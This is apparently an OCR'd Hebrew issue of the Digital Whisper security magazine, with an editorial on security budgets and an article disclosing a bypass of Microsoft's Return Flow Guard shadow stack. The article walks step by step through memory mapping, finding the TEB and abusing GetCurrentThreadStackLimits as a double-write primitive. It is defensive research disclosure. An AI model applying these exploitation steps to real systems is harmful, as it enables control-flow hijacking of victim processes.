


Digital Whisper

גליון 87, אוקטובר 2017

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	אייל איטקין, עמרי הרשקוביץ, עומר גל, ינאי ליבנה, דן רווח ו-bindh3x

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

חודש אוקטובר בפתח, ואיתו מגיע הגליון ה-87 של DigitalWhisper. יאללה, עוד שניה חורף ☺

גם אם אתם אנשים מאמינים וגם אם לא, אני חושב שיום כיפור הוא קונספט חשוב שאפשר ללמוד ממנו לא מעט. העקרון של לעצור הכל ולחשוב האם השנה האחרונה עברה כמו שציפיתי הוא אחד העקרונות הבסיסיים ביותר כאשר רוצים ליצור מגמת שיפור. כי הרי, אם לא אדע זאת - איך אדע לשפר או להשתפר לקראת שנה הבאה?

בעולם טכנולוגי, קצב החיים הוא בדרך כלל קצב חיים מהיר, התחרות בין הארגונים השונים, או בתוך הארגון בין האגפים השונים (תקציבים, כוח אדם וכו') מאלצת אותנו, לא פעם להגיע לפשרות ובמקום לפתור בעיה מסוימת עד תום, אנו נאלצים לפתור 80 אחוז ממנו, ולהוסיף את 20 הנותרים תחת כל מני גרפים וטבלאות "ניהול סיכונים", במטרה להבין כיצד להתמודד עם ההשלכות של הבחירה שביצענו.

העניין ברור, העולם מורכב, ובדרך כלל אנו נאלצים להתמודד עם מספר בעיות במקביל, וכמו תמיד - התקציב שלנו לא מסוגל לכסות את ההוצאות עבור כלל הפתרונות, אם נשקיע את התקציב שלנו עבור פתרון מלא לבעיה מסוימת - לא יישאר לנו תקציב לשאר הבעיות, והן כנראה יהיו חשובות לא פחות. וכמובן שיהיה ניתן למצוא פתרון שמכסה 80 אחוז מהבעיה בחצי או בשליש מעלותו של הפתרון המלא, אז במה לבחור? ברור שהיינו רוצים לבחור בפתרון המלא, אבל לא תמיד זה אפשרי - גם, לא תמיד זה חכם.

העניין די דומה כאשר מדברים על אבטחה של רשת ארגונית, למחלקת ה-IT יש תקציב מוגבל ואין סוף בעיות להתמודד איתן. כשמדובר בארגון קטן הבעיות כנראה לא כל כך מהותיות, אך כאשר מדובר ברשתות גדולות, קשה שלא לזהות את אינסוף הסכנות שמולן אנשי ה-IT צריכים להתמודד. אם נרצה לקנות את ה-Firewall החזק ביותר והמתאים ביותר למתאר הרשת שלנו, לא בטוח שיישאר לנו מספיק תקציב על מנת לרכוש את מנגנון ה-DLP הטבעי ביותר לארגון, ושלא נדבר על מערך ה-Honeypots שכבר הרבה זמן אנחנו מעוניינים להטמיע ברשת ואין לנו תקציב בשבילו או את בדיקת ה-PenTest הכוללת שאנחנו דוחים כבר משנה שעברה...

אז מה עושים? בדרך כלל - אין מנוס מלהתפשר. לא כי אנחנו מאמינים שזאת הדרך הנכונה, אלא כי זאת המציאות שלנו. להשקיע בפתרון האבטחה המושלם לאבטחת סביבת ה-Production שלנו מבלי לדאוג לכך שמערך שרתי הדואר שלנו יהיה מאובטח, או שלעובדים שלנו יהיה פתרון VPN חזק באמת כדי לגשת לסביבת העבודה שלהם גם מחוץ לחברה, זה לא טוב, וזה מחליש אותנו בתור ארגון - כי מי שינסה לפרוץ לארגון שלנו לא יפסיק לנסות בגלל ההתרשמות שלו ממערך ה-VPN שלנו. הוא פשוט ידלג על וקטור זה וילך לבדוק האם השקענו כך בהגנה על שרתי הדואר.

אז איך כל זה מתקשר ליום כיפור? ביום כיפור, היהדות כולה עוצרת ומבצעת חשבון נפש (או לפחות, אמורה לעשות את זה). להתפשר זה חלק מהיום-יום שלנו, מהסיבות שמניתי ומסיבות נוספות אחרות. פעם בכמה זמן, טוב מאוד יהיה לעצור הכל לרגע, ולבדוק האם באמת התפשרנו במקומות הנכונים. האם באמת זה שבחרנו במוצר אחד, או בשירותיה של חברה אחרת היו הבחירה הנכונה, גם בדיעבד. והאם אולי היום יש דרכים טובות יותר להגן על הארגון שלנו מאשר הפתרונות שבחרנו בקפידה לפני אי אלו שנים. הסביבה שלנו הינה דינמית ומשתנה ללא הרף, וכך גם על רשת הארגון שלנו להתנהג. עם מורכבות המתקפות המתפתחות אנו חייבים לוודא שגם אם מלפני שלוש שנים בחרנו בפתרון הטוב ביותר לארגון - הוא עדיין רלוונטי לגבינו לקראת השנה הבאה.

ההמלצה היא לא להחליף מוצרים כל שנתיים, או כל שנה מחדש להטמיע פתרון אבטחה אחר. הרעיון הוא לוודא שהפתרונות שאנחנו בוחרים יהיו רלוונטים לאורך זמן ע"י התאמתם למציאות הארגונית המשתנה.

אם לא נעצור רגע לחשוב ולבצע בדק בית - איך נוכל ליצור מגמת שיפור בבחירות שלנו, ולהכין את הרשת שלנו אל מול המתקפות שיפותחו בשנה הקרובה?

נקודה נוספת שברצוני להעלות על במה זו: שמחתי לראות איך דברי הפתיחה מהגליון הקודם יצרו דיון ער על עניין הקהילה, שמחתי לראות שאני לא בדעת יחיד ושיש עוד חברים בקהילה שהעניין חסר להם. בנוסף, שמחתי לראות שמספר חברים החליטו להרים את הכפפה והחלו לפעול. אני אישית לא חלק מהתהליך, אך אם מישהו מעוניין לחבור לקבוצות הפועלות - שלחו לי מייל ואעביר אותו אליהן.

וכרגיל, אחרי כל החפירות, ברצוננו להודות לכל מי שבזכותו הגליון הנוכחי רואה אור. תודה רבה ל**אייל איטקין,** תודה רבה ל**עמרי הרשקוביץ**, תודה רבה ל**עומר גל**, תודה רבה ל**ינאי ליבנה**, תודה רבה ל**דן רווח** ותודה רבה ל-**bindh3x!**

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

עקיפת מחסנית הצללים (RFG) של Microsoft

מאת אייל איטקין

הקדמה


בסוף שנת 2016, בזמן שבדקתי האם יש עדכונים כלשהם לתוכנית ה-Bug Bounty של Microsoft (Mitigation Bypass and Bounty for Defense), הבחנתי באזכור למנגנון הגנה חדש בשם "Return Flow Guard" או "RFG" בקצרה. מכיוון שבאותו הזמן בדיוק סיימתי פרויקט קודם (הצעה הגנתית לשיפור CFG) כחלק מאותה תוכנית Bug Bounty, החלטתי לנסות ולבדוק אם אוכל לעקוף את מנגנון ההגנה החדש. מאמר זה יתאר את התקיפה שלי על מנגנון ה-RFG, תקיפה שמשיגה **עקיפה מלאה** של המנגנון.

הצגת המטרה - Return Flow Guard

הצעד הראשון במחקר היה לאסוף כמה שיותר מידע אודות מנגנון ההגנה המסתורי של Microsoft. חיפוש מהיר באינטרנט הוביל אותי למאמר הטכני המצויין הזה, שנכתב על ידי Tencent Xuanwu Lab. המסקנה הראשונה הייתה כי RFG הוא למעשה מימוש תוכנתי מקביל למנגנון הגנת המחסנית החומרתי של Intel, אשר טרם יצא לשוק. על רגל אחת, על ידי שימוש במחסנית כפולה, אשר לרוב תיקרא גם "מחסנית צללים", קוד מיוחד בסיומה של כל פונקציה יוכל להשוות בין ערך החזרה במחסנית המקורית לזה ששמור במחסנית הצללים, זאת במטרה לחסום תקיפות הבאות לשנות את כתובת החזרה השמורה במחסנית.

הערה: לשם הפשטות, מאמר זה הולך להתייחס אך ורק לארכיטקטורות של 64 ביט. יש לשים לב כי מעבדי אינטל בארכיטקטורת 64 ביט, משתמשים לרוב ברגיסטרים מורחבים אשר שמם מתחיל ב-R (בשביל לציין גישה לרגיסטר מורחב בגודל 64 ביט) במקום ב-E (אשר מציין גישה לחצי התחתון, בגודל 32 ביט).

האיור הבא מתאר את המימוש התוכנתי של Microsoft למנגנון מחסנית הצללים:



כלומר, הגישה למחסנית הצללים נעשית על ידי רגיסטר המחסנית (RSP) ועל ידי שימוש בסגמנט FS. בצורה זו ניתן לבצע גישות מהירות ויעילות למחסנית מצד אחד, ומהצד השני אין צורך להחזיק מצביע למחסנית, דבר שעלול להסגיר את מיקומה לתוקף.

תיאור תרחיש התקיפה

מנגנון ההגנה החדש של Microsoft נועד להגן על המחסנית מפני תקיפות, ובכך הוא משלים את מנגנון ההגנה Control Flow Guard (CFG) שנועד לאכוף את תקינות ריצת התוכנית בכל הקשור למצביעים לפונקציות. על כן, תרחיש התקיפה שנתאר במאמר זה הוא תרחיש של אויב שהשיג שליטה על "מכונה וירטואלית" בתוך התהליך הנתקף. לדוגמא, תוקף שניצל חולשת Flash או Javascript בדפדפן, וכעת באמצעות פרימיטיבים של Read-Where ו-Write-What-Where מנסה "לברוח" מהמכונה שמריצה את פקודות השפה, ולהשיג השתלטות מלאה על התהליך הנתקף.


תרחיש זה דומה לתרחיש התקיפה שתיארתי במאמר הקודם שעסק בבריחה ממכונה וירטואלית של MRuby.

תוכנית תקיפה מס' 1 - השתלטות על RSP

הדבר הראשון שקופץ לעין בעיצוב של Microsoft הוא העובדה כי RSP, מצביע המחסנית, מתפקד למעשה כמצביע ל**שתי** המחסניות (כפי שמוצג באיור הקודם). בנוסף, נשים לב כי בארכיטקטורות של 32 ביט נהוג להשתמש בתבנית האסמבלי השכיחה הבאה:

- תחילית הפונקציה:
  - שמירת EBP למחסנית
  - ביצוע ההשמה EBP := ESP
- סיומת הפונקציה:
  - ביצוע השחזור ESP := EBP
  - טעינת EBP מהמחסנית

לכן, דריסת זכרון המחסנית יכולה לשנות את ערכו השמור של EBP, שבתורו ישפיע על ערכו של ESP של הפונקציה הקוראת. דריסה שכזו תוכל לאפשר את התקיפה הבאה:




למרבה הצער, בארכיטקטורות של 64 ביט, התבנית הנ"ל היא די נדירה. הקומפיילר מעדיף לבצע גישות ישירות מהסגנון "SS:[RSP + X]" על מנת לגשת למשתנים על המחסנית, כאשר סיומת הפונקציה פשוט תוסיף חזרה ל-RSP גודל התואם לסך הזכרון שהוקצה על המחסנית בתחילת הפונקציה. ללא השימוש ב-"base pointer", יהיה משמעותית קשה יותר "לחטוף" את RSP, ולכן נאלץ לחשוב על תוכנית טובה יותר.

תוכנית תקיפה מס' 2 - דריסה כפולה (Controlled Pair)

חסרון משמעותי במנגנון ההגנה של Microsoft, בהשוואה למנגנון החומרתי של Intel, נובע מכך שהמימוש התוכנתי מחייב את שמירת מחסנית הצללים במרחב הכתובות של ה-User. זאת משום ששמירת המחסנית ב-Kernel תהיה איטית ולא תעמוד בסטנדרטי הביצועים הנדרשים ממנגנון הגנה. בהיעדר תמיכה חומרתית מיוחדת, משמעות אפיון זה היא ש**לכל פיסת קוד** שרצה בתהליך **יהיו הרשאות קריאה וכתיבה** (RW) **למחסנית הצללים**.

היות וזכרון מחסנית הצללים הוא כתיב, נוכל לנסות ולבצע את התקיפה הבאה:



אם נוכל למצוא פרימיטיב מסוג "Write-What-Where-Double", כלומר דריסה נשלטת כפולה (Controlled Pair) מתוך **קריאה לפונקציה בודדת**, הרי שנוכל לדרוס **סימולטנית** את **שני** ערכי החזרה, ובכך נעקוף את הבדיקות בסיומה של הפונקציה.

תוכנית זו דורשת שנעמוד ב-3 יעדים:

1. מציאת המחסנית (ה"רגילה") במרחב הזכרון
2. מציאת מחסנית הצללים במרחב הזכרון
3. מציאת פרימטיב ניצול מסוג Controlled Pair

איתור ומיפוי מחסנית הצללים בזכרון

כפי שהזכרתי קודם לכן, Microsoft הקפידו שלא יהיו מצביעים אל מחסנית הצללים במרחב הזכרון של המשתמש. כדי להתגבר על מגבלה זו, נראה כעת כיצד ניתן לאתר **כל** דף זכרון רצוי, בצורה יעילה ואמינה גם ב-Windows וגם ב-Linux.

שיעור בחשבון - ספירת ביטים

מערכות הפעלה בארכיטקטורה של 64 ביט מגדירות מרחב זכרון וירטואלי שלעיתים נראה כמעט אינסופי, ובוודאי שאינו נראה כמרחב קטן מספיק למנייה בפרק זמן סביר. אולם, ישנן מספר נקודות טכניות אשר מקלות עלינו משמעותית:

- מעבדי Intel תומכים רק בכתובת של עד 48 ביט, ובכך כבר חתכנו 16 ביט ממרחב הכתובות
- נהוג כי ה-Kernel ממוקם בחציו העליון של מרחב הזכרון, ולכן מדובר בעוד ביט שאינו נגיש למשתמש

כלומר, למשתמש יש מרחב זכרון של 47 ביט "בלבד", ולמעשה לא מדובר בהגדלה כה משמעותית אל מול הארכיטקטורות ה"ישנות" של 32 ביט, כפי שנשמע תחילה כשמדברים על 64 ביט.

אפשרות 1 - מיפוי הזכרון ע"י הקצאות שווא

רוב מערכות ההפעלה תומכות בהקצאות זכרון לפי כתובת לבקשתינו (כתובות **קבועות**), למשל באמצעות הפונקציות *mmap()* ו-*VirtualAlloc()* ב-Linux וב-Windows בהתאמה. כל נסיון הקצאה שכזה יכול ללמד על מרחב הזכרון הוירטואלי שלנו:

1. אם ההקצאה הצליחה, טווח הזכרון הנ"ל היה פנוי
2. אחרת, אם ההקצאה נכשלה, סימן שהייתה הקצאת זכרון קודמת כלשהי בתוך המרחב שביקשנו להקצות, והיא חסמה את ההקצאה שלנו

בתיאוריה, נוכל להתחיל לכסות את כלל מרחב הזכרון מתחילתו, הכתובת 0, ועד סופו, 47 ביט, על ידי הקצאות קבועות. כל הקצאה שכזו תלמד אותנו על מידע חדש אודות אזורי הזכרון שכבר מוקצים לתהליך שלנו.

לאחר מספר בדיקות מסתמן כי הפונקציות *mmap()* ו-*VirtualAlloc()* מאפשרות לנו **להקצות** עד 1GB של זכרון בכל קריאה לפונקציה. הקצאת הזכרון היא "זולה" משום שעד שלא נבצע בו שימוש וניגש אליו, מערכת ההפעלה לא תבצע את ההקצאה בפועל עבור התהליך. על ידי הקצאת בלוק אחד בכל פעם, ושחרורו מיד לאחר הבדיקה, נוכל לסרוק את מרחב הזכרון כולו מבלי שהאלגוריתם יקצה כמויות גדולות של זכרון.

היות ונוכל לבצע "דגימה" של עד 1GB (30 ביט) בכל צעד, הרי שנוכל לסרוק את **כלל** מרחב הזכרון של התהליך באמצעות 17 = 30 - 47 ביט קריאות לפונקציה. ובארכיטקטורות מודרניות, 17 ביט (128K) קריאות מערכת יתבצעו בפרק זמן קצר למדי ופתאום סריקת כלל המרחב נראית אפשרית.

בעבור כל הקצאת זכרון שנכשלה, אנו מבצעים חיפוש בינארי כדי להבין אילו אזורים בטווח ההקצאה המקורית היו תפוסים. מכיוון ומרחב הזיכרון הוא דליל למדי, הרי שעלות הרקורסיה זניחה.

אפשרות 2 - פשוט נבקש מפה של הזכרון (בלעדי ל-Windows)

מערכת ההפעלה Windows תומכת בפונקציה *VirtualQuery()*, אשר (לפי MSDN) מקבלת כתובת ו"מחזירה מידע אודות טווח דפים ממרחב הזכרון הוירטואלי של התהליך הקורא". פרטים אלו הם:

- PVOID BaseAddress
- PVOID AllocationBase
- DWORD AllocationProtect
- SIZE_T RegionSize
- DWORD State
- DWORD Protect
- DWORD Type

ובקצרה, על ידי תשאול על הכתובת X נוכל ללמוד כמעט כל מה שנרצה:

1. האם הכתובת היא חלק מדף זכרון ממופה? (protect == 1)
2. כמה בתים, החל מהכתובת X (מיושרת לגבולות דף זכרון) ישנם באזור זכרון זה? (RegionSize)

בונוס: מערכת ההפעלה מתייחסת לזכרון משוחרר כמו לכל סוג אחר של זכרון, ולכן תשאול על הכתובת "0" יחזיר את כמות הבתים הפנויים עד לטווח הזכרון הממופה הראשון. בנוסף, התוצאות מכילות גם את ההרשאות המלאות של כל אחת מההקצאות. זה אומר שנוכל לבצא קריאות VirtualQuery לכל קטע זכרון, לחלץ מהתוצאה את גודל הקטע הנוכחי, ולבצע קריאה נוספת מיד אחריו כדי לדעת את המרחק עד לקטע הבא - ללא צורך בחיפוש בינארי כמו מקודם.

לסיום, שימו לב כי הפונקציה *VirtualQuery()* **אכן מאופשרת** על ידי CFG, ולכן נוכל להשתמש בה מבלי ש-CFG יחסום את ניסיונותנו למיפוי הזכרון.

הפללת מחסנית הצללים

שתי שיטות מיפוי הזכרון שהוצגו מאפשרות בניית מפת זכרון מלאה של כל מרחב הכתובות הוירטואלי של התהליך בו אנו רצים - אנחנו אפילו יודעים את גודלה של כל הקצאה לוגית, ואת ההרשאות שניתנו לה. כעת נרצה לבדוק את ההתאמה של כל הקצאה לפרופיל של מחסנית הצללים:

- מחסנית הצללים תהיה בגודל זהה למחסנית הרגילה
- הערכים במחסנית הצללים הם:
  - אפסים
  - כתובות חזרה - אותן ניתן להשוות לאלו שבמחסנית ה"רגילה"

ולסיכום שלב זה, מערכת ההפעלה Windows מאפשרת חיפוש יעיל ומהיר של מחסנית הצללים, זאת גם ללא שום קצה חוט שיצביע על מחסנית זו.

איתור המחסנית ה"רגילה"

בעוד שישנן מספר טכניקות למציאת המחסנית של החוט (Thread) הנוכחי, הפעם ניסיתי גישה חדשה. במהלך השיטוטים ב-MSDN נתקלתי בפונקציה השימושית להפליא GetCurrentThreadStackLimits. התיאור שלה מציין כי "הפונקציה מחזירה את גבולות המחסנית שהוקצתה על ידי המערכת עבור החוט הנוכחי".

במקום לחפש ידנית מצביע כלשהו למחסנית במרחב הזכרון של הקורבן, ניתן פשוט לבצע קריאה לפונקציה ולקבל את המידע בחינם. והדובדבן שבקצפת - שיטה זו תעבוד **בכל** תהליך קורבן, ולכן היא מציעה פתרון נוח וגנרי במקום לבצע שלב איסוף יעודי עבור כל קורבן.

מציאת פרימיטיב ניצול - Controlled Pair

בזמן ששיחקתי עם פונקציית ה-API החדשה שמצאנו, התברר כי היא מחזירה שתי תוצאות:

- גבולה התחתון של המחסנית
- גבולה העליון של המחסנית

ומכיוון והפונקציה מחזירה שתי תוצאות, החתימה שלה היא:

```
VOID WINAPI GetCurrentThreadStackLimits(
  _Out_ PULONG_PTR LowLimit,
  _Out_ PULONG_PTR HighLimit
);
```

בצירוף מקרים משעשע, מצאנו פונקציה מועמדת לפרימיטיב הדריסה שרצינו. כעת נשאר רק לבדוק:

1. איך הפונקציה מחשבת את הערכים אותם היא מחזירה?
2. האם אנו יכולים לשלוט בערכים אלו?

בדיקה מהירה בדיבאגר העלתה ששני הערכים נשלפים מהמידע הייחודי של החוט (TEB):

```
00007FF9091CD010   65 4C 8B 04 25 30 00   mov r8,qword ptr gs:[30]          GetCurrentThreadStackLimits
00007FF9091CD019   49 8B 80 78 14 00 00   mov rax,qword ptr ds:[r8+1478]
00007FF9091CD020   48 89 01               mov qword ptr ds:[rcx],rax
00007FF9091CD023   49 8B 40 08            mov rax,qword ptr ds:[r8+8]
00007FF9091CD027   48 89 02               mov qword ptr ds:[rdx],rax
00007FF9091CD02A   C3                     ret
```

מידע נוסף אודות מבנה זה ניתן למצוא בקישור הזה.

לכן, ענינו לעצמנו על השאלה הראשונה, וכעת ננסח מחדש את השאלה השנייה:

1. האם אזור הזכרון היעודי של החוט כתיב?
2. האם ניתן לאתר את אזור הזכרון הנ"ל של החוט?

התשובה הקצרה לשאלה הראשונה היא: כן. אזור זה כולל בין היתר את ערך השגיאה האחרון בו נתקלנו, ובפרט האזור כתיב. כעת נשאר לנו רק למצוא את המבנה במרחב הזכרון.

מציאת ה-TEB

השלב הראשון היה למצוא את הכתובת באמצעות הדיבאגר. כעת נשאר רק לחפש ברחבי הזכרון, בתקווה שנמצא כתובות דומות שיעידו על קיומם של מצביעים למבנה זה. לאחר מספר חיפושים ברחבי הזכרון, חיפושים שהתמקדו בעיקר ב-heap, החלטתי להציץ גם על המחסנית. באופן מפתיע, ישנם **שלושה מצביעים** ל-TEB שיושבים ברצף על המחסנית. תבנית זו מאפשרת לנו גם לקבל אינדיקציה ברורה ל"הצלחה".

להלן צילום מסך מתהליך iexplorer.exe:

```
00000057B0BFF7F8   00000194D4CEC5E0
00000057B0BFF800   0000000000000000
00000057B0BFF808   0000000000000000
00000057B0BFF810   0000000000000000
00000057B0BFF818   0000000000000000
00000057B0BFF820   0000000000000000
00000057B0BFF828   00000194D4CE7858
00000057B0BFF830   0000000000000000
00000057B0BFF838   0000000000300000
00000057B0BFF840   0000000100000000
00000057B0BFF848   0000000000000000
00000057B0BFF850   000000000000006C
00000057B0BFF858   000000000000006C
00000057B0BFF860   0000000000000000
00000057B0BFF868   0000000000000000
00000057B0BFF870   0000000000000000
00000057B0BFF878   0000000000000000
00000057B0BFF880   0000000000000000
00000057B0BFF888   0000000000000000
00000057B0BFF890   00000057B0897000
00000057B0BFF898   00000057B0897000
00000057B0BFF8A0   00000057B0897000
00000057B0BFF8A8   0000000000000000
00000057B0BFF8B0   0000000000000000
```

לאחר בדיקה קצרה התברר המקור לתבנית הזכרון המועילה שמצאנו. רוב תהליכי המשתמש, או לפחות אלו שמעניינים תוקפים, נעזרים בממשק של מערכת ההפעלה ליצירת ושימוש במאגר חוטי עבודה (Thread Pool). כחלק מיצירת חוטי העבודה, המצביע למבנה ה-TEB שלהם נשמר על המחסנית 3 פעמים, זאת ככל הנראה כחלק ממבנה כלשהו המתאר אותם.

סיכום התקיפה

אם נסכם את השלבים שראינו, הרי שהתקיפה תיראה כך:

0. נתחיל מריצה בתוך "מכונה וירטואלית" בתוך התהליך הנתקף
1. נקרא ל-*GetCurrentThreadStackLimits()* למציאת המחסנית ה"רגילה"
2. באמצעות מאפיינים אלו, נבצע חיפוש במרחב הזכרון (למשל באמצעות *VirtualQuery()*) ונאתר את מחסנית הצללים
3. נסרוק את המחסנית ה"רגילה" מבסיסה, עד שניתקל באותה הכתובת 3 פעמים - זהו מצביע ה-TEB
4. לצורך אימות, נשווה את ערכי המחסנית ב-TEB לאלו שקיבלנו מקריאת הפונקציה בשלב 1
5. נעדכן את ערכי המחסנית ב-TEB כך שיצביעו שניהם לאזור הקוד אותו נרצה להריץ
6. נקרא בשנית לפונקציה *GetCurrentThreadStackLimits()* עם שני פרמטרים:
    a. כתובת ערך החזרה במחסנית ה"רגילה"
    b. כתובת ערך החזרה במחסנית הצללים

צעד אחרון זה יבצע דריסה כפולה (Controlled Pair) לאחריה ריצת החוט תוסט אל הקוד שלנו

7. ניצחון

הסטאטוס של RFG

לאחר שסיימתי את המחקר, חיכיתי ליציאת גרסה רשמית של Windows 10 (Creators Update) אשר בה יופעל מנגנון ההגנה. גרסאות ניסוי קודמות כללו את המנגנון, אבל מחסנית הצללים מופתה לאותן הכתובות כמו המחסנית הרגילה, ולכן בפועל המנגנון לא באמת פעל.

לצערי, ב-31.01.2017, זמן קצר יחסית לאחר השקת מנגנון ההגנה, Microsoft עדכנה את תוכנית ה-Bug Bounty והודיעה כי RFG אינו כלול יותר בתוכנית. מאוחר יותר הם הוסיפו כי הצוות האדום של החברה איתר בעיה במנגנון זה, ולכן החברה החליטה לבטל את המימוש התוכנתי ולחכות למימוש החומרתי של Intel.

סיכום

במאמר זה הצגתי מספר תקיפות על Return Flow Guard, מנגנון ההגנה הניסיוני של Microsoft להגנה על המחסנית. בעוד שתוכנית התקיפה הראשונה יכולה להתאים במספר מועט של מקרים, הרי שתוכנית התקיפה השנייה מציגה תקיפה מלאה, שלב-אחרי-שלב, אשר נעזרת בפרימיטיב דריסה חזק (Controlled Pair) ובכך עוקפת בצורה מלאה את מנגנון ההגנה.

למרות שהוחלט להפסיק את הפיתוח של RFG, אני מאמין שנוכל למצוא שימושים מועילים נוספים לפונקציה *GetCurrentThreadStackLimits()* גם בתרחישים אחרים, הן בשלב האיסוף והן בשלב הניצול עצמו.

בנוסף, ניכר שבאפיון הנוכחי של מערכת ההפעלה Windows, וברמה מסוימת גם באפיון הנוכחי של Linux, לתוקף המריץ קוד במתכונת "מכונה וירטואלית" ישנן יכולות חזקות למדי בכל הקשור למיפוי מרחב הזכרון של התהליך הנתקף. למעשה, השימוש ב-*VirtualQuery()* מאפשר מיפוי מהיר ופשוט יחסית של כלל מרחב הזכרון, דבר שלמעשה מאפשר להשלים עקיפה מלאה של ASLR, ושל מנגנוני הגנה עתידיים נוספים כדוגמאת מחסנית הצללים אותה Microsoft ניסתה להחביא, ללא הצלחה רבה.

על המחבר

אייל איטקין: חוקר אבטחת מידע העוסק בעיקר בתחומי ה-Embedded. מפעם לפעם עוסק בציד חולשות בפרויקטי Bug bounty, ברשימה הכוללת את: Microsoft (Liberation Guard - Bounty For Defense), (C)Python, (C)Ruby, MRuby, PHP, Perl, ועוד.

- בלוג אבטחה: https://eyalitkin.wordpress.com
- אימייל: eyal.itkin@hotmail.com
- פרופיל hackerOne: https://hackerone.com/aerodudrizzt

Hacked In Translation

שימוש בכתוביות כוקטור תקיפה

מאת עמרי הרשקוביץ, עומר גל וינאי ליבנה

